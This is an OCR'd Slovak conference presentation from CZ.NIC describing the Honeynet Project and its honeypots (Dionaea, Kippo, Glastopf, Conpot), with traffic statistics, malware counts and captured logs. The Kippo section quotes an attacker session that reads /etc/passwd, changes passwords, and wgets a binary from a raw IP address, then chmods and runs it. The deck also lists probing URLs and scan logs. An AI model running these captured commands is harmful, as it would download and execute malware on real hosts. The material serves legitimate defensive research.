Honeynet

Katarína Ďurechová • katarina.durechova@nic.cz •

12 – 14.9.2014 CTJB

CZ.NIC | SPRÁVCE DOMÉNY CZ

The Honeynet Project

- nezisková organizácia
- skúma útoky, a správanie útočníkov
- vyvíja open-source nástroje
- zapája sa do GSoC

- http://honeynet.org/
- https://twitter.com/projecthoneynet - viac jako 8k followerov


The Honeynet Project

- rôzne chapters po svete
- česká chapter - http://honeynet.org/chapters/czech
  - https://web.archive.org/web/20120830033002/http://honeynet.cz/
  - plánuje sa znovuzrodenie
- http://honeynet.org/chapters/giraffe
  - Hpfeeds
  - nepenthes - teraz dionaea

hpfeeds protokol - dáta

```
{
"local_host": "10.0.0.1",
"connection_protocol": "smbd",
"remote_port": 2714,
"local_port": 445,
"remote_hostname": "",
"remote_host": "10.0.0.2"
}
```

honeymap



[50.083333, 14.416667]
Prague (cz)

Destination:
dionaea.capture: 287
kippo.sessions: 231
artillery: 6

total: 524 events

Honeypoty

- Low-interaction
  - Emulované služby
- High-interaction
  - Reálny systém

- Produkčné
  - Zvýšenie bezpečnosti siete
- Výskumné
  - Odhaľovať taktiky, chytať malware

Honeywall

- https://projects.honeynet.org/honeywall/
- Ukladá traffic do pcap súborov
- Snort – NIPS a NIDS

  (network intrusion prevention/

  detection systém)

Stats z honeywallu

```
Top 10 Remote IPs                                   |  Top 10 Scanned Ports
  Remote IP        Packets    Bytes       Conns     |  Port        Packets    Bytes       Conns
81.166.122.240     402524            0    57575     |  tcp/445      467140   38691338      5629
 5.226.103.235     525593     36068951    16429     |  tcp/139       22550       4752      4326
    8.8.8.8        540560     39691586     8823     |  tcp/22        56140    6929028      2265
 42.121.16.34       47886      5537462     1847     |  tcp/23         3872    2047177       272
  89.47.63.6        18143      3641991      998     |  tcp/80         2681     867411       162
219.164.28.213      12958      3903129      409     |  udp/5060        280     152159        96
200.113.217.22       2794       149111      376     |  tcp/3389        586      21081        78
 95.43.110.97        4960      1332576      287     |  tcp/5900        441          0        73
 14.19.152.236       7276       539299      261     |  tcp/1433       2181     241526        70
89.238.150.154       2921      1486452      232     |  icmp/0          155       6510        58
```

Snort časť reportu

Total Snort SIDs: 3

Total Snort Alerts: 42

All Snort Alerts:

Count	SID	Alert Description
20	2001972	ET SCAN Behavioral Unusually fast Terminal Server Traffic, Potential Scan or Infection (Inbound)
2	2010939	ET POLICY Suspicious inbound to PostgreSQL port 5432
20	2013479	ET SCAN Behavioral Unusually fast Terminal Server Traffic, Potential Scan or Infection (Outbound)

Honeynet

- sieť zámerne zraniteľných serverov
  - 2x Dionaea
  - Kippo
  - Artillery
  - Glastopf
  - Conpot
  - simple telnet honeypot

Dionaea

- simuluje zraniteľnosti windows
- najčastejšie sa chytá kido = downadup

  = conficker
- nfq - mechanizmus, na odhaľovanie nového malware

- malware
- sieťové obojsmerné streamy

Dionaea - protokoly

- samba
- http
- ftp
- tftp
- MSSQL
- MySQL
- SIP (VOIP)

počet spojení / rok 2014

dionaea1		dionaea2	
445	2605327	445	1974016
139	858152	139	666295
20000	112092	5900	211846
5060	26140	22	143906
0	15546	3389	138544
80	7730	23	52059
1433	5527	5901	35256
23	4972	5060	33298
3128	3830	25	19899
3389	3121	3391	16438

DIONAEA 1 - 196 vzoriek / rok 2014

Net-Worm.Win32.Kido.ih|Kaspersky|169

HEUR:Trojan.Win32.Generic|Kaspersky|3

Net-Worm.Win32.Kido.jv|Kaspersky|2

DIONAEA 2 - 396 vzoriek / rok 2014

Net-Worm.Win32.Kido.ih|Kaspersky|338

Net-Worm.Win32.Allaple.b|Kaspersky|10

Backdoor.Win32.Rbot.adqd|Kaspersky|9

HEUR:Trojan.Win32.Generic|Kaspersky|8

Trojan.Win32.Genome.rioo|Kaspersky|2

Virus.Win32.Virut.av|Kaspersky|2

Virus.Win32.Virut.ce|Kaspersky|2

Kippo

- SSH honeypot
- slabé prístupové heslá – môžu sa nadefinovať
  - najnovšie je možnosť prijat akékoľvek heslo

- zachytáva, čo robí útočník v konzole
- zachytáva malware (wget)


- implementované niektoré príkazy

fs.pickle

- virtuálny filesystém

- python createfs.py > fs.pickle
- python fsctl.py fs.pickle

ttylog





```
root@hpm3:/opt/kippo# ./utils/playlog.py -c log/tty/20130514-132936-5839.log
nas-saturn:~# w
 13:29:38 up 46 days, 17:25,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    5.14.33.144       13:29    0.00s  0.00s  0.00s w
nas-saturn:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
nas-saturn:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
support:x:1000:1000:Office Support,,,:/home/support:/bin/bash
oracle:x:1001:1001:Oracle Account,,,:/home/oracle:/bin/bash
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
nas-saturn:~# passwd support
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
nas-saturn:~# ls -a
.         ..        .debtags  .viminfo  .aptitude .profile  .bashrc
nas-saturn:~# ps x
 PID TTY      STAT    TIME COMMAND
   1 ?        Ss      0:07 init [2]
   2 ?        S<      0:00 [kthreadd]
   3 ?        S<      0:00 [migration/0]
```


stiahnutie malware


```
chmod 777 /root/crond
cat /proc/version
/root/crond
wget -P/root/ http://174.139.20.66:10080/crond
chmod 777 /root/crond
cat /proc/version
/root/crond
```

Kippo-graph


Powered by
Libchart
Top 10 hesiel
2000
1600
1200
800
400
0
1690
457
128
18
14
11
6
6
6
6
admin
123456
password
`
root
cisco
beijing
alfred
(ZG) defoQy3U
88888888


Powered by
Libchart
Top 10 užívateľov
2000
1600
1200
800
400
0
1668
1131
6
6
6
3
3
3
3
2
root
admin
support
ftpuser
ubnt
guest
ftp
PlcmSplp
nagios
root/*/-*


Powered by
Libchart
Pomer úspešnosti
2500
2000
1500
1000
500
0
718
2121
Neúspešné
Úspešné


Powered by
Libchart
Počet spojení podľa krajiny
15%
85%
CN - 509
US - 93

Artillery

- Veľmi jednoduché
  - Detekuje komunikáciu na portoch
  - Zakazuje IP cez iptables

Glastopf

- zámerne zraniteľná webová aplikácia
- Dork pages:
  - „Oh! my dear, I am quite delighted with him. He is so excessively Microsoft Windows * TM Version“
  - „"She had better have stayed at home," cried Elizabeth; "perhaps she Error Message : Error loading required libraries.„
  - /phpMyAdmin-2.6.4-pl4/index.php
  - /.br/.br/.br/index.php
  - /wp-content/themes/eStore/timthumb.php
  - /default.php

3912 requestov za posledný mesiac

```
892  /phpMyAdmin-2.5.5-pl1/index.php
887  /phpMyAdmin-2.5.5/index.php
887  /phpmyadmin/
885  /phpMyAdmin/
 27  /
 15  /w00tw00t.at.blackhats.romanian.anti-sec:%29
 15  /pma/scripts/setup.php
 15  /phpMyAdmin/scripts/setup.php
 15  /phpmyadmin/scripts/setup.php
 15  /MyAdmin/scripts/setup.php
```

Conpot

- Simulácia SCADA systémov

  (rozvody tepla, elektriny, ventilácia)

- Protokoly:
  - http
  - smtp
  - modbus (port 502)
  - s7 (port 102) – SIEMENS SIMATIC S7

Requesty za 3 mesiace

celkovo 987 requestov

74.8%	HTTP
17.5%	SNMP
4.5%	requesty so zlou syntaxou
2.4%	modbus
0.8%	s7

Conpot - S7 - plcscan

```
2014-09-03 16:52:54,166 Received COTP Connection Request: dst-ref:0 src-ref:2 dst-tsap:258 src-tsap:256 tpdu-size:10. (e28bd802-3972-44d6-ac87-d9add57a11d0)
2014-09-03 16:52:54,166 Received known COTP TPDU: 240. (e28bd802-3972-44d6-ac87-d9add57a11d0)
2014-09-03 16:52:54,166 Received S7 packet: magic:50 pdu_type:1 reserved:0 req_id:0 param_len:8 data_len:0 result_inf:0
2014-09-03 16:52:54,167 Received COTP Connection Request: dst-ref:0 src-ref:16 dst-tsap:258 src-tsap:256 tpdu-size:10. (e28bd802-3972-44d6-ac87-d9add57a11d0)
2014-09-03 16:52:54,167 Received known COTP TPDU: 240. (e28bd802-3972-44d6-ac87-d9add57a11d0)
2014-09-03 16:52:54,167 Received S7 packet: magic:50 pdu_type:1 reserved:0 req_id:0 param_len:8 data_len:0 result_inf:0
2014-09-03 16:52:54,167 Received S7 packet: magic:50 pdu_type:7 reserved:0 req_id:0 param_len:8 data_len:8 result_inf:0
2014-09-03 16:52:54,167 DataBus: Get value from key: [empty]
2014-09-03 16:52:54,168 Received S7 packet: magic:50 pdu_type:7 reserved:0 req_id:0 param_len:8 data_len:8 result_inf:0
2014-09-03 16:52:54,168 DataBus: Get value from key: [SystemName]
2014-09-03 16:52:54,168 DataBus: Get value from key: [SystemDescription]
2014-09-03 16:52:54,168 DataBus: Get value from key: [FacilityName]
2014-09-03 16:52:54,168 DataBus: Get value from key: [Copyright]
2014-09-03 16:52:54,168 DataBus: Get value from key: [s7_id]
2014-09-03 16:52:54,168 DataBus: Get value from key: [s7_module_type]
2014-09-03 16:52:54,168 DataBus: Get value from key: [empty]
2014-09-03 16:52:54,168 DataBus: Get value from key: [empty]
```

Ďakujem za pozornosť

Katarína Ďurechová • katarina.durechova@nic.cz